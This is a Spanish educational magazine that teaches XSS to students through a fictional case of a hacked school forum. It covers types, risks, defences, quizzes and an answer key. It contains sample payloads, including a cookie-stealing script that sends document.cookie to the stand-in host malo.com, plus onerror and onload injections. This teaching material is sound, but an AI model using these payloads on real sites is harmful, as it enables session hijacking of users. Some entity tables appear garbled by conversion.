REVISTA EDUCATIVA DE CIBERSEGURIDAD · EDICIÓN 01


CASO ABIERTO

XSS ACADEMY

El código oculto

Expediente 01: **el ataque a ForoClase**. 37 cuentas comprometidas. Ninguna contraseña robada. Un sospechoso: **n0cturno**.

Reúne las evidencias, descifra el mensaje oculto y cierra el caso.



✦ 6 capítulos ✦ 5 evidencias ✦ 1 mensaje cifrado

Autor: _____

Curso / docente: _____

Versión interactiva

Escanea para abrir la web

CONTENIDO

En esta edición

- **Expediente 01** — El caso ForoClase y sus protagonistas. pág. 3
- 1 **¿Qué es XSS?** — Cuando el navegador confunde datos con código. pág. 4
- 2 **Tipos de XSS** — Reflejado, almacenado y basado en DOM. pág. 6
- 3 **¿Cómo ocurre?** — El ataque en cómic y paso a paso. pág. 8
- 4 **Riesgos** — Casos reales y sus consecuencias. pág. 11
- 5 **Prevención** — Código inseguro vs. código seguro. pág. 13
- **El mensaje oculto** — Descifra la clave y cierra el caso. pág. 16
- **Misión XSS** — Desafíos para resolver en papel. pág. 17
- 6 **Evaluación** — Mini cuestionario y solucionario. pág. 18

Cómo leer esta revista

Todo lo necesario para aprender y evaluar está en el papel. Al final de cada capítulo hay una **evidencia** del caso: anótala en tu expediente.

El **código QR** de cada capítulo abre su parte interactiva: animaciones, un simulador seguro y desafíos que se corrigen solos.

Claves de color

- **Rojo** código vulnerable — no copiar.
- **Verde** código seguro — buena práctica.
- **Turquesa** idea clave para recordar.
- **Ámbar** evidencia del caso.

Uso ético. El caso y sus personajes son ficticios. Probar ataques en sitios web sin autorización es ilegal en la mayoría de países; practica solo en laboratorios diseñados para ello.

EXPEDIENTE 01 · CONFIDENCIAL

CASO ABIERTO

El ataque a ForoClase

Lunes, 7:42 a. m. ForoClase, la plataforma donde el colegio publica tareas, amaneció en caos: **37 estudiantes** descubrieron que sus cuentas habían publicado mensajes que nunca escribieron.

Una de ellas es Ana, que solo entró a leer los comentarios de la Tarea 3. Dani, el desarrollador, revisó todo: **ninguna contraseña fue filtrada**. El único rastro es un usuario recién creado llamado `n0cturno`.

Tu misión: reunir las **5 evidencias** escondidas al final de cada capítulo, descifrar el mensaje oculto de la página 16 y cerrar el caso.

Personas involucradas



Ana

Víctima. Estudiante. Abrió el foro y su cuenta empezó a publicar sola.



Dani

Desarrollador de ForoClase. Programó la sección de comentarios.



n0cturno

Sospechoso. Cuenta creada el domingo a las 2:05 a. m.



ForoClase

Escena del ataque. Guarda tareas, comentarios y sesiones.

Registro de evidencias

Ev.	Dónde	¿Qué descubriste?
A	Capítulo 1	
B	Capítulo 2	
C	Capítulo 3	
D	Capítulo 4	
E	Capítulo 5	


CAPÍTULO

01

¿Qué es XSS?

XSS significa **Cross-Site Scripting** (secuencias de comandos en sitios cruzados). Es una vulnerabilidad que permite a un atacante **insertar código JavaScript** en una página web que otras personas visitan.

El navegador de la víctima no sabe que ese código es malicioso: lo ejecuta como si viniera del propio sitio, con sus mismos permisos.



Un sitio vulnerable deja que los datos crucen al lado del código.

CAPÍTULO 1 · ¿QUÉ ES XSS?

Datos que se disfrazan de código

Las páginas web mezclan **HTML**, que define el contenido, y **JavaScript**, que le da comportamiento. Cuando un sitio muestra algo escrito por un usuario —un comentario, un nombre, una búsqueda— debe tratarlo siempre como **texto**.

El problema aparece cuando el sitio pega ese texto directamente dentro del HTML. Si el usuario escribió etiquetas como `<script>`, el navegador las interpreta y ejecuta su contenido.

Ejemplo: el muro de comentarios

Ana escribe:

```
¡Excelente explicación, profe!
```

La página muestra: ¡Excelente explicación, profe!

n0cturno escribe:

```
<script>alert('Hackeado')</script>
```

⚠ Aparece una ventana a **cada persona** que abre la página.

Una ventana con un mensaje parece inofensiva, pero demuestra que el atacante puede ejecutar **cualquier** código en el navegador de la víctima: leer información, cambiar la página o enviar datos a otro servidor.

Cookies

Guardan la sesión iniciada. Si se roban, el atacante entra como la víctima.

Same-Origin

El código de un sitio solo accede a sus datos. XSS la esquiva porque el código «parece» del sitio.

OWASP

Publica los riesgos web más críticos. XSS está dentro de «Inyección» (A03:2021).

EVIDENCIA A

Captura del foro: el comentario de **n0cturno** se ve vacío, pero el código fuente de la página muestra un `<script>`. El foro trató un dato como código.

Anótala en tu expediente.

Escanea para ver cómo funciona

Escribe un texto y mira cómo lo interpreta el navegador.

TU-USUARIO.github.io/xss-academy/#cap1

CAPÍTULO

02

Tipos de XSS

No todos los ataques XSS llegan por el mismo camino. Según **dónde se guarda** y **quién procesa** el código malicioso, se clasifican en tres familias.

Reflejado

El código viaja en un enlace y el servidor lo «refleja» de vuelta en la respuesta.

Almacenado

El código se guarda en la base de datos y ataca a todos los que visitan la página.

Basado en DOM

El JavaScript del propio sitio inserta el dato en la página, sin pasar por el servidor.

Cuadro comparativo

	Reflejado	Almacenado	DOM
¿Dónde vive el código?	En la URL o en un formulario enviado	En la base de datos del sitio	En el navegador (URL, `#fragmento`, almacenamiento local)
¿Quién lo inserta?	El servidor, al responder	El servidor, al mostrar datos guardados	El JavaScript del propio sitio
¿Cómo llega a la víctima?	Debe abrir un enlace trampa	Solo con visitar la página	Abriendo un enlace o con datos manipulados
Alcance	Una víctima por clic	Todas las visitas: **el más peligroso**	Variable

Así se ve cada uno

REFLEJADO

```
tienda.com/buscar?q=
<script>robar()</script>
```

Se envía por correo o redes. Quien lo abre ejecuta el script.

ALMACENADO

```
Comentario guardado:
"Buen producto
<img src=x onerror=robar()>"
```

Cada visitante que lee los comentarios ejecuta el código.

DOM

```
// código del sitio
saludo.innerHTML =
  location.hash;
```

El script toma lo que va después de # y lo pega como HTML.

> **Truco para recordar:** Reflejado = *rebota* · Almacenado = *se queda* · DOM = *lo hace el propio navegador*.

EVIDENCIA B

Las 37 víctimas solo abrieron la página de la **Tarea 3**. Ninguna hizo clic en un enlace extraño. ¿Qué tipo de XSS deja el código guardado esperando?

Anótala en tu expediente.

Escanea para ver los ejemplos animados

Mira cómo viaja el código en cada tipo.


`TU-USUARIO.github.io/xss-academy/#cap2`

CAPÍTULO

03

¿Cómo ocurre?

Reconstruyamos lo que pasó en ForoClase. Cinco pasos separan un comentario inocente del robo de 37 sesiones. Primero, en viñetas; después, con lupa.



La noche del ataque

Reconstrucción del caso



El ataque, con lupa

1. **Reconocimiento.** n0cturno prueba el formulario con algo inofensivo: `<b>hola</b>`. Si sale en **negrita**, el sitio interpreta HTML: hay una puerta abierta.

2. **Inyección.** Publica un comentario con código oculto:

```
¡Gran tarea! <script>
  new Image().src = "https://malo.com/?c=" + document.cookie;
</script>
```

3. **Almacenamiento.** ForoClase guarda el comentario tal cual. En pantalla solo se ve «¡Gran tarea!».

4. **Ejecución.** Ana abre el foro. Su navegador encuentra el `<script>` y lo ejecuta: pide una «imagen» a `malo.com` con la cookie de sesión escondida en la dirección.

5. **Explotación.** n0cturno copia esa cookie y entra al foro **como Ana**, sin conocer su contraseña.

⚠ ¿Dónde falló el sitio?

- No **escapó** el texto al mostrarlo.
- La cookie no tenía la marca `HttpOnly`.
- No usaba una política CSP.

Otras «cargas» habituales

```
<img src=x onerror=…>
<svg onload=…>
<a href="javascript:…">
```

Bloquear solo la palabra «script» no sirve.

🔍 EVIDENCIA C

Registro del servidor: **37 peticiones** a `malo.com/?c=sesion=…`, cada una segundos después de que alguien abriera la Tarea 3. ¿Qué se llevó n0cturno?

Anótala en tu expediente.

Escanea para usar el simulador seguro

Ataca un ForoClase de práctica, en modo vulnerable y protegido.

`TU-USUARIO.github.io/xss-academy/#cap3`

CAPÍTULO

04

Riesgos

Un ataque XSS le da al atacante el mismo poder que tiene el sitio dentro del navegador de la víctima. Estas son las consecuencias más comunes.

Robo de sesión

Suplantar a la víctima sin saber su contraseña.

Phishing interno

Mostrar un formulario falso de inicio de sesión dentro del sitio real.

Captura de teclas

Registrar lo que la víctima escribe en la página.

Desfiguración

Cambiar textos, imágenes o enlaces para engañar o dañar la reputación.

Acciones en tu nombre

Publicar, comprar o cambiar datos como si fueras tú.

Gusanos

Código que se copia solo de perfil en perfil.

Casos reales

2005 · MYSPACE

El gusano Samy

Un joven programador escondió código en su perfil de MySpace. Quien lo visitaba lo agregaba como amigo y copiaba el código en su propio perfil. En unas 20 horas superó el millón de afectados, y su autor terminó condenado a libertad condicional.

2014 · TWEETDECK

El tuit que se retuiteaba solo

Una falla XSS en TweetDeck permitió crear un tuit con código que se retuiteaba automáticamente al ser visto. Se compartió decenas de miles de veces en minutos y el servicio se desactivó temporalmente.

2019 · FORTNITE

Una página olvidada

Investigadores de Check Point hallaron un XSS en una página antigua de Epic Games que, combinado con otros errores, podía permitir tomar cuentas de jugadores. Lección: **las páginas viejas también cuentan**.

Usuarios	Institución	Desarrolladores
Pérdida de cuentas, datos personales y dinero	Daño a la reputación, multas por protección de datos	Correcciones urgentes, auditorías y pérdida de confianza

EVIDENCIA D

Las cuentas robadas publicaron el mismo «¡Gran tarea!» en otros temas del foro, y así se sumaron más víctimas. ¿A cuál caso real se parece?

Anótala en tu expediente.

Escanea para vivir la historia

Decide como Dani y descubre las consecuencias.

TU-USUARIO.github.io/xss-academy/#cap4

CAPÍTULO

05

Prevención

La regla de oro: **nunca confíes en los datos del usuario** y trátalos siempre como texto. Ninguna defensa es perfecta sola; por eso se usan varias capas.



1 · Validar la entrada

2 · Escapar la salida

3 · APIs seguras (textContent)

4 · Cookies HttpOnly

5 · Política CSP

Código inseguro vs. código seguro

A. Mostrar un comentario con JavaScript

INSEGURO

```
// interpreta el texto como HTML
caja.innerHTML = comentario;
```

SEGURO

```
// lo muestra como texto plano
caja.textContent = comentario;
```

B. Escapar caracteres especiales

«Escapar» es reemplazar los caracteres que tienen significado en HTML por su versión inofensiva, llamada **entidad**. Así `<script>` se ve en pantalla, pero no se ejecuta.

Carácter	Entidad
<	<
>	>
&	&
"	"
'	'

SEGURO

```
function escapar(txt) {
  return txt
    .replace(/&/g, "&amp;")
    .replace(/</g, "&lt;")
    .replace(/>/g, "&gt;")
    .replace(/"/g, "&quot;")
    .replace(/'/g, "&#39;");
}
```

Fíjate en `'`: también existen entidades **numéricas**. `&#` + un número representa cualquier letra; por ejemplo, `A` es la **A**. Lo necesitarás más adelante…

C. En el servidor (PHP)

INSEGURO

```
echo "Hola " . $_GET['nombre'];
```

SEGURO

```
echo "Hola " . htmlspecialchars(
  $_GET['nombre'], ENT_QUOTES, 'UTF-8');
```

> **Nota:** React, Angular o Vue escapan el texto automáticamente. El peligro vuelve con `dangerouslySetInnerHTML` o `v-html` usados con datos del usuario.

Más capas de defensa

D. Cookies protegidas

La marca `HttpOnly` impide que JavaScript lea la cookie: aunque exista un XSS, `document.cookie` no la revela.

SEGURO

```
Set-Cookie: sesion=abc123; HttpOnly; Secure; SameSite=Lax
```

E. Content Security Policy (CSP)

Una cabecera que le dice al navegador desde dónde puede cargar scripts. Los scripts inyectados en la página quedan bloqueados.

SEGURO

```
Content-Security-Policy: script-src 'self'; object-src 'none'
```

F. Si necesitas permitir algo de HTML

Por ejemplo, negritas en un editor: usa una librería de **sanitización** probada, como DOMPurify.

SEGURO

```
caja.innerHTML = DOMPurify.sanitize(comentario);
```

Lista de verificación del desarrollador

- ☐ Uso `textContent`, no `innerHTML`
- ☐ Escapo toda salida con datos del usuario
- ☐ Valido tipo y formato de cada campo
- ☐ Mis cookies de sesión son `HttpOnly`
- ☐ Tengo una cabecera CSP
- ☐ Reviso también páginas antiguas

EVIDENCIA E

Código de ForoClase, línea 42:

```
lista.innerHTML += c.texto;
```

¿Qué debió escribir Dani en su lugar?

Anótala en tu expediente.

Escanea para comparar código en vivo

Versión insegura y segura, lado a lado.

TU-USUARIO.github.io/xss-academy/#cap5

EXPEDIENTE 01 · EVIDENCIA FINAL

El código oculto



Dani guardó la clave de la **Sala de Evidencias** digital escrita como entidades HTML, para que nadie la leyera a simple vista. Usa la tabla para descifrarla: cada `&#número;` es una letra.

E	S	C	A	P	A	R

A	B	C	D	E	F	G	H	I	J	K	L	M
65	66	67	68	69	70	71	72	73	74	75	76	77
N	O	P	Q	R	S	T	U	V	W	X	Y	Z
78	79	80	81	82	83	84	85	86	87	88	89	90

Así es como el navegador «ve» un texto escapado: por eso no lo ejecuta. Con esta clave abrirás la Sala de Evidencias en la web.

Cierre del caso

Con tus 5 evidencias, completa el informe final para Dani:

1. Tipo de XSS usado (Ev. B)

2. Qué robó n0cturno (Ev. C)

3. Por qué se propagó solo (Ev. D)

4. Corrección de la línea 42 (Ev. E)

5. Dos defensas extra que recomiendas

Escanea para entrar a la Sala de Evidencias

Escribe la clave descifrada, cierra el caso en la web y consigue la insignia de Detective XSS.

`TU-USUARIO.github.io/xss-academy/#sala`

★ MISIÓN XSS

Revisa el resto de ForoClase

Dani te pide auditar otras partes del foro antes de reabrirlo.

Desafío 1 · ¿Vulnerable o seguro?

Marca **V** (vulnerable) o **S** (seguro) en cada línea.

Código	V / S
`perfil.innerHTML = usuario.nombre;`	☐ V ☐ S
`perfil.textContent = usuario.nombre;`	☐ V ☐ S
`document.write(location.search);`	☐ V ☐ S
`echo htmlspecialchars($msg, ENT_QUOTES, 'UTF-8');`	☐ V ☐ S

Desafío 2 · Encuentra el tipo

a) Un enlace con código en `?q=` que solo afecta a quien hace clic: _____

b) Una reseña de producto que ataca a todos los compradores: _____

c) `div.innerHTML = location.hash`: _____

Desafío 3 · Escapa a mano

Escribe cómo debe guardarse este texto para que se muestre sin ejecutarse:

```
<b onclick="x()">Hola</b>
```

Desafío 4 · Une cada defensa

① HttpOnly	○ Bloquea scripts de orígenes no autorizados
② CSP	○ Evita que JavaScript lea la cookie
③ textContent	○ Inserta datos siempre como texto

Mini cuestionario

Nombre: _____ Fecha: _____ Puntaje: ___ / 8

1. ¿Qué significa XSS?

A. Extra Secure Server
B. Cross-Site Scripting
C. Cross-System Software

2. ¿A quién ataca principalmente XSS?

A. Al servidor de base de datos
B. A los usuarios del sitio
C. Al router de la red

3. ¿Cuál tipo se guarda en la base de datos?

A. Reflejado
B. Basado en DOM
C. Almacenado

4. ¿Qué propiedad muestra datos como texto plano?

A. `innerHTML`
B. `textContent`
C. `outerHTML`

5. ¿Qué hace la marca HttpOnly en una cookie?

A. La cifra con contraseña
B. Impide que JavaScript la lea
C. La borra al cerrar sesión

6. ¿En qué se convierte < al escaparlo?

A. `<`
B. `%3C` siempre
C. Se elimina

7. Bloquear solo la palabra «script» es suficiente.

A. Verdadero
B. Falso

8. ¿Qué es CSP?

A. Un antivirus
B. Una cabecera que limita de dónde se cargan scripts
C. Un lenguaje de programación

Pregunta abierta

Explica con tus palabras por qué XSS es peligroso aunque solo muestre un `alert()`.



Escanea para la Misión XSS digital

Desafíos que se corrigen al instante y la Sala de Evidencias.

`TU-USUARIO.github.io/xss-academy/#mision`

RESPUESTAS Y REFERENCIAS

Solucionario y glosario

Cuestionario

1·B 2·B 3·C 4·B
5·B 6·A 7·B 8·B

Abierta: si se ejecuta un `alert()`, se puede ejecutar cualquier código: robar sesiones, cambiar la página o actuar en nombre del usuario.

Misión XSS

1: V · S · V · S

2: a) Reflejado · b) Almacenado · c) DOM

3: `<b onclick="x()">Hola</b>`

4: ①→cookie · ②→orígenes · ③→texto

Caso cerrado

Clave: ESCAPAR

1. XSS almacenado

2. Cookies de sesión

3. Actuó como gusano (como Samy)

4. `textContent` o escapar

5. HttpOnly, CSP, validación...

Glosario

Carga útil (payload)	El fragmento de código malicioso que el atacante inyecta.
Cookie de sesión	Dato que el sitio guarda en el navegador para recordar que iniciaste sesión.
CSP	Content Security Policy: reglas que limitan qué scripts puede ejecutar una página.
DOM	Representación de la página que el navegador construye y que JavaScript puede modificar.
Entidad HTML	Forma segura de escribir un carácter: `<` para <, `A` para A.
Escapar	Convertir caracteres especiales en entidades para que se muestren como texto.
Sanitizar	Limpiar HTML eliminando lo peligroso y conservando lo permitido.

Para seguir aprendiendo

- OWASP — *Cross Site Scripting Prevention Cheat Sheet* (cheatsheetseries.owasp.org)
- OWASP Top 10:2021 — A03 Inyección (owasp.org/Top10)
- MDN Web Docs — *Cross-site scripting (XSS)* y *Content Security Policy*
- PortSwigger Web Security Academy — laboratorios gratuitos y legales de XSS

ForoClase, Ana, Dani y n0cturno son personajes ficticios creados para esta revista.

CASO CERRADO

RECUERDA

Los datos del usuario son texto, nunca código.

